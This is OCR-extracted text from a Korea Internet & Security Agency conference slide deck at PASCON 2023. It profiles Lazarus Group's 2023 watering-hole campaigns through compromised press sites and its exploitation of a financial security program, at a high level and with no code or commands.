# Lazarus Group’s Operations : Large-Scale Infection Campaigns 2023


Korea Internet & Security Agency
김동욱 선임 연구원

PASCON 2023
2023 공공 · 금융 · 기업 정보보안&개인정보보호 컨퍼런스

# Agenda

- Introduction
- Key Findings
- Analysis (Incidents Case, Malware)
- Attribution & Conclusions


# Profiling



## OPERATION


특정 공격조직에 대해 오퍼레이션 단위로
추적, 분석, 대응

# Summary




Page access news
Watering Hole
Compromised
Press page
Press
Check Target &
Exploit financial security program
C2
Download Malware
Command Control
&
Data Exfiltration
Compromised host
(Proxy farm)
Command Control
&
Data Exfiltration
Internet Network
Malware Infection
Network Scanning
Lateral Movement
Using financial Security Program Exploit
Internal Network
Establish Foothold
Malware Infection
Network Scanning

# Key Findings 1. Domino effect



# Key Findings 2. Inevitable daily life



졸린 무지

ㅁㅈ

오전 11:38

불금 네오

ㅁㅈ

오후 12:25

졸린 무지

https:/[redacted]article/015/0004870993?sid=103


5호 태풍 독수리[redacted]

CLICK!


Target

Compromised Press

